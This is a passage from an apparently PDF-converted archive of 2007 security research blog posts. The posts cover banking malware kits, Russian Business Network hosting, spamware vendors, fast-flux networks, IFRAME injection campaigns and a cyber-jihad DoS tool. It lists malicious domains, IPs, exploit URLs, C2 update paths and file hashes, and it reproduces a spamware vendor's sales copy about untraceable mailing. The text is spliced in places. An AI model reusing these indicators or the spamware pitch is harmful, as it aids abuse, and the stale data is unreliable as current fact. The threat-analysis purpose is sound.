
CAPTCHA in the form of [7]TROJ_CAPTCHAR.A, which is more or less [8]a logical development I mentioned in previ-

ous posts discussing [9]how are Spammers and Phishers Breaking CAPTCHAs and a specific [10]DIY CAPTCHA

Breaking

Service in question.

1. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>
2. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
3. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
4. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
5. <http://www.avertlabs.com/research/blog/index.php/2007/11/01/the-captcha-challenge/>
6. <http://recaptcha.net/learnmore.html>
7. http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TRQJ_CAPTCHAR.A
8. <http://news.bbc.co.uk/1/hi/technology/7067962.stm>
9. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>
10. <http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html>



Metaphisher Malware Kit Spotted in the Wild (2007-11-02 15:46)


Such [1]crimeware botnet C &Cs entirely encompassing of banker trojans infected PCs can [2]depress every financial institution's PR department who often talk more about [3]SSL as the cornerstone of secure E-banking [4]than they

should, next to forwarding the responsibility for fraud prevention to the [5]SSL secured customers under the umbrella of a signed e-banking contract. [6]No Anti Virus Software, no E-banking for You mindset is greatly desired to at least slow down the emergence of such banking malware botnets. When you come across something like this, you get

the cyber shivers, as it's done for pure massive banking frauds in a typical malicious economies of scale fashion.

Once success is anticipated in the form of infecting as many PCs as possible, methods to streamline efficiency start emerging.

550



As I've [7]once pointed out, one-time-passwords in everything and [8]two-factor authentication is marketable,

yet it's not the authentication process malware authors excel at breaking as they don't even have to. They "form grab" and

"session grab" efficiently in a [9]Nuclear Grabber style, the 1.0 version of the currently emerging e-banking malware.

Another related post on [10]FortifySoftware's blog wisely debunks the notion that online banking is safer than

physical banking as an executive tried to convince them.

1. http://www.rsaconference.com/uploadedFiles/RSA365/Security_Topics/Hackers_and_Threats/White_Papers/RSA/CRIME_WP_0607.pdf
2. <http://www.symantec.com/avcenter/reference/phishing.in.the.middle.of.the.stream.pdf>
3. <http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html>
4. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>
5. http://www.ebankingsecurity.com/ebanking_bad_for_your_bank_balance.pdf
6. <http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html>
7. <http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html>

8. <http://ddanchev.blogspot.com/2007/08/paypals-security-key.html>

9. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>

10. http://extra.fortifysoftware.com/blog/2007/10/has_online_banking_become_safe_1.html

552



Figure 2 RBN AS

Rbnexploit.blogspot.com

Detecting and Blocking the Russian Business Network (2007-11-03 20:32)

Bleeding Edge Threats [1]recently announced the release of [2]some very handy [3]RBN blocking/detecting rulesets :

" Call these hosts what you like, we see a large amount of hostile activity from these nets, and get little to no abuse response for takedown, Do what you will with this information. "

Remember [4]RBN's fake anti virus and anti spyware software? The [5]list is getting bigger with another 20

additions again hosted on RBN IPs exposed by the RBNExploit blog.

Meanwhile you may be also be interested in [6]how does an abuse request get handled at the RBN? Decep-

tively of course. Each and every domain or IP that has been somehow reported malicious to them, not once but

numerous times by different organizations starts serving [7]a fake account suspended message like the following

[8]malicious domains hosted at the RBN do :

" This Account Has Been Suspended For Violation Of Hosting Terms And Conditions. Please contact the billing/support department as soon as possible"

- **superengine.cn** (81.95.149.181) - fake account suspended message, no malicious script at front page but

553

within the domain

- **eliteproject.cn** (81.95.149.124) - fake account suspended message, no malicious script at front page but within the domain

- **space-sms.info** (200.115.174.248) - fake account suspended, loads the malicious takenames.cn

- **lem0n.info** - (200.115.174.248) fake account suspended message, obfuscated javascript to bl0cker.info

- **worldtraff.cn** (200.115.174.248) - fake account suspended message, loads bl0cker.info and takenames.cn

- **takenames.cn** (58.65.239.66) - fake of eValid web testing solution, interacting with all of these domains

Dots, dots, dots, 58.65.239.66 or takenames.cn for the time being, used to resolve to **goodtraff.biz** in the

past, another RBN operation we know from the [9]Bank of India hack, where the second RBN IP was used in the most

recent [10]Possibility Media's Malware Fiasco as well.

1.

<http://doc.bleedingthreats.net/bin/view/Main/RussianBusinessNetwork>

2. <http://www.bleedingthreats.net/rules/bleeding-rbn.rules>

3. <http://www.bleedingthreats.net/rules/bleeding-rbn-BLOCK.rules>

4. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>

5. <http://rbnexploit.blogspot.com/2007/10/rbn-more-of-their-fake-anti-spyware-and.html>

6. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
7. <http://blog.wired.com/27bstroke6/2007/10/controversial-r.html>
8. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
9. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
10. <http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html>

554



Send-Safe Mailer

Send-Safe is a bulk email software that allows you to send email from your own computer, or a remote computer with or without the use of proxies. In those countries where it is legal to use proxies, the Send-Safe program can make it impossible for anyone to trace the email back to your ISP and thus keeps your connection to the internet safe. This gives you a safe haven in which to send your email.

[Download demo](#) | [Purchase for Euro 50](#) | [Members Area](#)



Send-Safe Standalone

Send-Safe Standalone is a standalone version of one of the most successful and efficient bulk email software in the industry. It's designed specially for those top mailers who prefer to pay once for the software once and then don't spend extra money for the huge volume of their mailings. Purchasing Send-Safe Standalone, you get all the power of our famous Send-Safe mailer but pay only one time fee, with no troubles of credits overrun, account expiration, lost server connections and so on.

[Download demo](#) | [Purchase for Euro 55](#)



Send-Safe Enterprise

Send-Safe Enterprise is a "cluster" mailer, which can be a real solution for big mailers who use 2 or more servers in their campaigns. **Windows, Linux & FreeBSD versions are available!**

[Download demo](#) | [Purchase for Euro 55](#)



Send-Safe Honeypot Hunter

Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for so called "honey pots". "Honey pots" are fake proxies run by the people who are attempting to frame mailers by using these fake proxies for logging traffic through them and then send complaints to one's ISPs.

[Download demo](#) | [Purchase for Euro 15](#)



Send-Safe List Manager

Send-Safe Email List Manager is a brand new email list management software from Send-Safe. It is specially designed for performing all kinds of manipulations over the huge email lists.

[Download demo](#) | [Purchase for Euro 15](#)



Send-Safe Proxy Central

Send-Safe Proxy Central is our new software designed for centralized proxy checking and distribution via built-in web server. This program may be a major help for those bulkers who use 3 or more mailing servers and have their own proxy list. For example: if you have a repository of 10 000 proxies and set your mailers to recheck them every hour, your mailer software can spend as much as 70% of its mailing time simply checking proxies. Now, since Send-Safe

Managed Fast-Flux Provider (2007-11-03 20:59)

Vertical integration in the spamming market means you don't just provide potential customers lists in the form

of harvested emails, the [1]infrastructure for the mass mailing consisting of hundreds of infected PCs, but also,

occupying emerging market segments such as the need for increasing the [2]overall time a spam/phishing campaign

remains online, as well as make it hard to traceback courtesy of [3]fast-flux networks. And so, the IP that was hosting the spam/phishing campaign in the last 5 minutes is now clean and has nothing to do with it.

There's an interesting tactic [4]phishers and spammers are starting to use, next to the pure [5]fast-flux at the

DNS level I covered in a previous post, and that is a dynamically serving the data from multiple locations per web

session. Take [6]meds247.org for instance. Who's providing meds247.org's fast-flux infrastructure? In the first

example we had "a dynamic subdomain generating spamming host running a proxy server every time the central

campaign URL gets refreshed via an obfuscated javascript". The javascript is now gone, but the content (dynamic

per page view) is obtained from dynamic locations behind a proxy. For instance, while the domain responds to

78.94.45.76, the content in the session is obtained from **72.2.16.236:8088/vti_sys**. And despite that the DNS records and the content IPs change the **vti_sys** directory structure doesn't, a fast fluxing service that I feel **Send-**

Safe.com branded as " *Your Own Proxies*" and as it looks like, use on for their own order processing next to maintaining a rogue certificate authority for anyone who dares to shop there :

**216.153.170.110:8088/vti _sys/order.php?
product=ssnp**

**216.153.170.110:8088/vti _sys/order.php?
product=sspc**

**216.153.170.110:8088/vti _sys/order.php?
product=sse1**

**216.153.170.110:8088/vti _sys/order.php?
product=ssalonesite**

555

67.118.79.234:8088/vti _sys/order.php?product=sslm

[7]More info about [8]Send-Safe.com, a [9]spamware vendor that's vertically integrating in the spamming market.

1. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
2. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
3. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
4. <http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html>

5. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>
6. <http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html>
7. <http://www.f-secure.com/weblog/archives/00000485.html>
8. <http://www.spamhaus.org/rokso/listing.lasso?-op=cn&spammer=Ruslan%20Ibragimov%20/%20send-safe.com>
9. http://spamkings.oreilly.com/archives/2005/02/vint_cerf_on_t_h.html

556



Rebranding a Security Vendor (2007-11-05 03:39)

Rebranding by itself is a tricky process, which if not coordinated at all levels of the enterprise could result in severe channel conflicts damaging the brand's image, and increasing the risk of confused positioning.

[1]PandaSoftware's recent rebranding to PandaSecurity comes as a smoothly executed example of the process, as

it needed to take advantage of the entire [2]marketing toolset in order to communicate their new vision, mostly

a sound repositioning strategy emphasizing that the company's core competency is not software in general, but IT

security. As in every other marketing campaign aiming to achieve such effect, the business lingo used affects the

prospective audience of the campaign, be it the U.S or the EMEA markets or even better in respect to globalization

- try to influence both with a clear vision, namely that "*Prevention is better than the cure*". The question from a marketing perspective always remains - is it a brand with a mission, or is it a mission with a brand, and isn't the

second a better socially oriented positioning than the standard practice?

Meanwhile, here's another proof that building a solid brand results in sustained brand equity, thereby attracting potential acquirers' interest which is [3]the case with McAfee's recent [4]acquisition of ScanAlert for \$51M. What they're buying is not the technology behind the company, a daily managed penetration testing process, but [5]ScanAlert's

brand and clients list.

Related posts:

[6]Microsoft's Forefront Ad Campaign

[7]Microsoft's OneCare Penetration Pricing Strategy

557

[8]Microsoft in the Information Security Market

[9]Overachieving Technology Companies

[10]China's Information Security Market

[11]Spotting valuable investments in the information security market

[12]Look who's gonna cash for evaluating the maliciousness of the Web?

[13]Taking Down Phishing Sites - a Business Model?

[14]Take this Malicious Site Down - Processing order..

[15]Budget Allocation Myopia and Prioritizing Your Expenditures

[16]Valuing Security and Prioritizing Your Expenditures

1. <http://www.pandasecurity.com/about/brand/>
2. <http://www.youtube.com/watch?v=pSs79Z9nwjA>
3. http://www.mcafee.com/us/about/corporate/mcafee_scanalert.html
4. http://news.yahoo.com/s/ap/20071030/ap_on_hi_te/mcafee_scanalert
5. http://www.mcafee.com/us/local_content/media/mcafee_scanalert_acquisition_overview.pdf
6. <http://ddanchev.blogspot.com/2007/05/microsofts-forefront-ad-campaign.html>
7. <http://ddanchev.blogspot.com/2006/08/microsofts-onecare-penetration-pricing.html>
8. <http://ddanchev.blogspot.com/2006/05/microsoft-in-information-security.html>

9. <http://ddanchev.blogspot.com/2007/02/overachieving-technology-companies.html>
10. <http://ddanchev.blogspot.com/2006/10/chinas-information-security-market.html>
11. <http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html>
12. <http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html>
13. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
14. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
15. <http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html>
16. <http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html>

558



Overperforming Turkish Hacktivists (2007-11-05 09:41)

Last month's [1]Turkish/Sweden hacktivism tensions surprised me mainly because the [2]Swedes responded to the

defacements in an entirely different way :

" On Saturday a group of disgruntled hackers posted a comment to the Flashback online forum linking to a stolen database containing thousands of user names and passwords from Turkish forum Ayyldz, the site thelocal.se reported on Tuesday. The Swedes also broke into the e-mail and MSN accounts of Turkish Web users and sent messages using the stolen identities. Among the images in circulation was a pornographic illustration of the Prophet Mohammed and Mustafa Kemal Atatürk, the founder of the modern Turkish state. "

How do you keep track of defaced sites "courtesy" of Turkish script kiddies? [3]Zone-h for sure, while in fact there're so many defacements done by Turkish hacking groups, that the hacktivists have localized the defacement achives into

Turkish for better transparency, and by doing so it makes Turkish defacements during hacktivism wars much easier to

keep track of. Who are the most active Turkish defacers anyway?

Top 5 Turkish Defacers at the [4]first defacement mirror :

[5]U-H-T - [6]8517

[7]1923turk - [8]6711

[9]hackpowerteam.org - [10]5364

[11]By _CECEN - [12]5230

[13]nadir _piero - [14]4440

Top 5 Turkish Defacers at the [15]second defacement mirror :

[16]Lonely.Antalya - 1101

[17]Pit10 - 1000

[18]beyrut-Kal3uS - 863

[19]HEXB00T3R - 747

[20]myturkx.org - 675

559



Lots of data to cross-check for sure. Best of all - it's a real time example of the [21]people's information warfare

concept, virtual PSYOPS to be precise. Defacing sites using automated vulnerability scanning and exploitation tools

is one thing, [22]embedding malware on the defaced sites is totally another, and while we've been witnessing

the emergence of [23]embedded malware during 2007, it's questionable whether it's done for the aggregation of

infected hosts into botnets only, or a specific hacktivist cause for instance.

1. <http://www.cbc.ca/technology/story/2007/10/08/turkey-hackers.html>

2. <http://www.todayszaman.com/tz-web/detaylar.do?load=detay&link=124922>

3. <http://www.zone-h.org/>

4. <http://turk-h.org/root>

5. <http://turk-h.org/Attacker/2311/U-H-T>
6. <http://turk-h.org/defacement/filter/defacer/2311/U-H-T>
7. <http://turk-h.org/Attacker/1390/1923turk>
8. <http://turk-h.org/defacement/filter/defacer/1390/1923turk>
9. <http://turk-h.org/Attacker/1963/hackpowerteam.org>
10. <http://turk-h.org/defacement/filter/defacer/1963/hackpowerteam.org>
11. http://turk-h.org/Attacker/987/By_CECEN
12. http://turk-h.org/defacement/filter/defacer/987/By_CECEN
13. http://turk-h.org/Attacker/1280/nadir_piero
14. http://turk-h.org/defacement/filter/defacer/1280/nadir_piero
15. <http://www.spy-h.org/top50/>
16. <http://www.spy-h.org/hacker/?user=Lonely.Antalya>
17. <http://www.spy-h.org/hacker/?user=Pit10>
18. <http://www.spy-h.org/hacker/?user=beyrut-Kal3uS>
19. <http://www.spy-h.org/hacker/?user=HEXB00T3R>
20. <http://www.spy-h.org/hacker/?user=myturkx.org>
21. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

22. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

23. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>

560



I See Alive IFRAMEs Everywhere (2007-11-06 20:26)

During the weekend, the entire **Newsland.ru** which is among the most popular Russian news portals, was marked

as as "this site may harm your computer" by StopBadware.org due to an IFRAME embedded link pointing to where else if not to [1]the RBN. Considering that each and every [2]embedded malware attack during 2007 that I assessed

in previous posts, had something to do with the RBN in the form of a single RBN IP which was used in numerous

malicious activities all at once, different sites get embedded with it, blackhat SEO postings at different forums etc. in this one the parties behind the attack dedicated a special IP with what looks like as a clean IP reputation. A [3]cached copy of the page will still load the live exploit url at

81.95.150.115/cgi-bin/in.cgi?p=user1 What really happened at Newsland.ru? Was it an end user who submitted a news story with the somehow embedded IFRAME to sort of

conduct unethical competitive engagement by having Google mark the entire portal as harmful, or it was planned

and executed on purposely?

[4]

561



In another such incident, **Podfeed.net** was recently hacked and [5]malware embedded at its front page. The now

clean site however, used to have an embedded link, over 20 times to be precise, pointing to the following URL :

yl18.net/0.js (125.65.77.25) with the .js having two IFRAMEs within, namely **yl18.net/0.html** - 404 dead, and the second IFRAME **yl18.net/z.html** which loads a third IFRAME within, pointing to **yzgames.cn/game.htm**

(125.46.105.140). This IFRAME-ing game relies entirely on **yl18.net/0.js** to keep up and running, and a direct loading link to the script was also somehow embedded on high trafficked sites such as **cinnatiusa.com**; **cinnati.com**; **guidance.nice.org.uk**. Moreover, Maarten Van Horenbeeck at the [6]ISC's blog has some detection rates while the malware was still active. This embedded malware campaign is a perfect example of an ongoing cover up, just like

the case when several hours after the community started looking at the [7]Bank of India's malware serving site and

the RBN URL removed the javascript and redirected it to Google.com, and we had the same situation with the recent

discovery of 100 malwares on a single RBN IP, where the directory name has changed several hours later for yet

another time. The same is the situation with the malicious parties behind [8]Possibility Media's malware attack that

once started getting visited by security vendors replaced all their main index page with a "get lost" message, as well as with [9]RBN's fake "account suspended" messages which aren't really in a process of cover up, but in a deception stage like always.

While I was researching a third domain that was serving a Banking trojan, and loading IFRAMEs to **sicil.info**

which in case you don't remember is the IFRAME behind the [10]Syrian Embassy hack, I came across to [11]injected

blackhat SEO campaigns at two universities advertised in between the IFRAMEs, now removed, cached copies

available - **emissary.wm.edu/EE/cache; hsutx.edu/student_life/brand/wp-content/uploads**. The reason I won't mention the domain in question is that the script kiddies behind it forgot to take care of their directory permissions just like the Russian Business Network did recently, and while in [12]RBN's case over 100 malwares were spotted, in

this case it's a web C & C for a metaphisher type of banking malware kit, namely Zeus. It gets even more interesting, as it appears that a Turkish defacer like the ones [13]I blogged about yesterday is somehow connected with the

group behind the recent Possibility Media's Attack, and the Syrian Embassy Hack as some of his IFRAMEs are using

562

the exact urls in the previous attacks. And you you already know while reading my previous assessments and the connections between them, one of the attack IP's in the Possibility Media's malware attack was also among the ones

used in the Bank of India hack - it's the "ai siktir vee?" group with another unique IP.

Key points :

- a Turkish defacer is taking advantage of an remotely installed web backdoor in order to host a metaphisher

type of banking malware kit

- the defacer is embedding iframes that were used in the Bank of India hack, the Syrian Embassy hack, and the recent

Possibility Media's malware attack

- if defacers start cooperating with malware groups given each of them excels at different practices, it's gonna get

very ugly

If you don't take care of your site's web vulnerability management, someone else will.

1. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>

2. <http://seclists.org/fulldisclosure/2007/Oct/0892.html>

3. <http://209.85.135.104/search?hl=en&q=cache%3Ahttp%3A%2F%2Fnewsland.ru%2FNews%2FDetail%2Fid%2F105844%2F>

- 4.

http://1.bp.blogspot.com/_wIChhTiQmrA/RzDvTxqTUNI/AAAAABEY/oPgfiWuYINQ/s1600-h/podfeed_iframe_coverup_in_action.jpg

5. <http://groups.google.com/group/stopbadware/t/37437471d2ff1868>
6. <http://isc.sans.org/diary.php?storyid=3621>
7. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
8. <http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html>
9. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
10. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
11. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
12. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
13. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>

563



Electronic Jihad v3.0 - What Cyber Jihad Isn't (2007-11-07 14:38)

It's intergalactic security statements like these [1]that provoked me to do my most insightful research into the topic of [2]what is cyber jihad, or [3]what cyber jihad isn't. The news item on cyber jihadists coordinating a massive DDoS

attack is a cyclical one, namely it reappears every quarter as it happened in August, and so [4]I reviewed the tool,

provided screenshots, and commented that while it's an aspirational initiative, with thankfully lame execution, it's

not the coordinated DDoS attack executed in such way that should be feared, but cyber jihadists outsourcing the

process. Despite that absolutely nothing has changed in respect to the way the program operates since v2.0, except

that **al-jinan.org** changed to the now down **al-jinan.net**, the web is buzzing about the plans of wannabe cyber jihadists, the Al Ansar Hacking Team to be precise, to DDoS infidel sites on the 11th of November. Boo! Spooky - [5]Al Qaeda

cyber-jihad to begin Nov. 11; [6]The e-Jihadists are coming, the e-Jihadists are coming!; [7]Report: Al Qaeda to Launch Cyber-Attack on Nov. 11; [8]Al-Qaeda Planning Cyber Attack?.

Key points :

- despite that the recommended DoS tool itself in the previous post is detected by almost all the anti virus vendors, in a [9]people's information warfare situation, the participants will on purposely turn off their AVs to be able to use it

- the Electronic Jihad program is an example of poorly coded one, poorly in the sense of obtaining lists of the sites to be attacked from a single location, so you have a situation with 1000 wannabe cyber jihadists not being able to attack anyone in a coordinated manner given the host gets shut down

- the central update locations at the **al-jinan.net** domain are down, [10]thank you Warintel, and so are the several others included, so you have a situation where forums and people start recommending the tool, they obtained it

before the site was shut down, but couldn't get the targets to be attacked list

Time to assess the binary. The program archive's fingerprints as originally distributed :

File size: 358490 bytes

MD5: f38736dd16a5ef039dda940941bb2c0d

SHA1: 769157c6d3fe01aeade73a2de71e54e792047455

No AV detects this one.

E-Jihad.exe as the main binary

564



File size: 94208 bytes

MD5: caf858af42c3ec55be0e1cca7c86dde3

SHA1: f61fde991bfcc6096fa1278315cad95b1028cb4b

ClamAV - Flooder.VB-15

Panda - Suspicious file

Symantec - Hacktool.DoS

In a [11]people's information warfare incident where the ones contributing bandwidth would on purposely shut down

their AVs, does it really matter whether or not an perimeter defense solution detects it? It does from the perspective of wannabe cyber jihadists wanting to using their company's bandwidth for the purposely, an environment in which

they are hopefully not being able to shut down the AV, thus forwarding the responsibility for the participation in the attack to their companies.

Al-jinan.org has been down since the Electronic Jihad Against Infidel Sites campaign became evident, the question is - where's the current DDoS campaign site? A mirror of the first campaign is available here - **al-ansar.virtue.nu**.

[12]Cached copy of **al-jinan.net** (202.71.104.200) is still available. Emails related to Al Ansar Hacking Group - **the _crusaders _hell @ yahoo.com; the _crusaders _hell @ hotmail.com; al-ansar @ gooh.net** Now the interesting part

- where are Al-Jinan's new target synchronization URLs, and did they actually diversified them given that **Al-Jinan.net** is now down courtesy of what looks like Warintel's efforts? Partly. Here are the update URLs found within the binary : **al-jinan.net/ntarg.php?notdoing=yes**

al-jinan.net/ntarg.php?howme=re

al-jinan.net/tlog.php?

al-jinan.net/tnewu.php?

arddra.host.sk/ntarg.php

jofpmuytrvcf.com/ntarg.php

jo-uf.net/ntarg.php



All are down, and jo-uf.net was among the domains used in the first version of the attack. If you think about it, even a wannabe botnet master will at least ensure the botnet's update locations are properly hardcoded within the malware.

More details on [13]jo-uf.net.

Let's discuss what cyber jihad isn't. Cyber jihad is anything but shutting down the critical infrastructure of a country in question, despite the potential for blockbuster movie scenario here. It's [14]news stories like these, emphasizing on abusing the Internet medium for achieving their objectives in the form of recruitment, research, fund raising, propaganda, training, compared to wanting to shut it down. Logically, this is where all the investments go, because this is the most visible engagement point between a government and potential cyber terrorists - its critical infrastructure.

I'm not saying don't invest in securing it, I'm just emphasizing on the fact that you should balance such spendings

with the pragmatic reality which can be greatly described by using an analogy from the malware world, and how what

used to be destructive viruses are now the types of malware interested in abusing your data, not destroying it.

The real threat does not come from wannabe cyber jihadists flooding a particular site in a coordinated manner, but

from [15]outsourcing the entire process to those who specialize in the service, or providing the infrastructure for it

on demand. Now that's of course given they actually manage to keep up the update locations for longer than 24 hours, and achieve the mass effect of wannabe cyber jihadists using it all at once, the type of [16]Dark Web Cyber Jihad trade-off.

1. <http://ddanchev.blogspot.com/2007/01/preventing-massive-al-qaeda-cyber.html>
2. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
3. <http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html>
4. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>
5. <http://www.scmagazine.com/uk/news/article/764556/website-al-qaeda-cyber-jihad-begin-nov-11/>
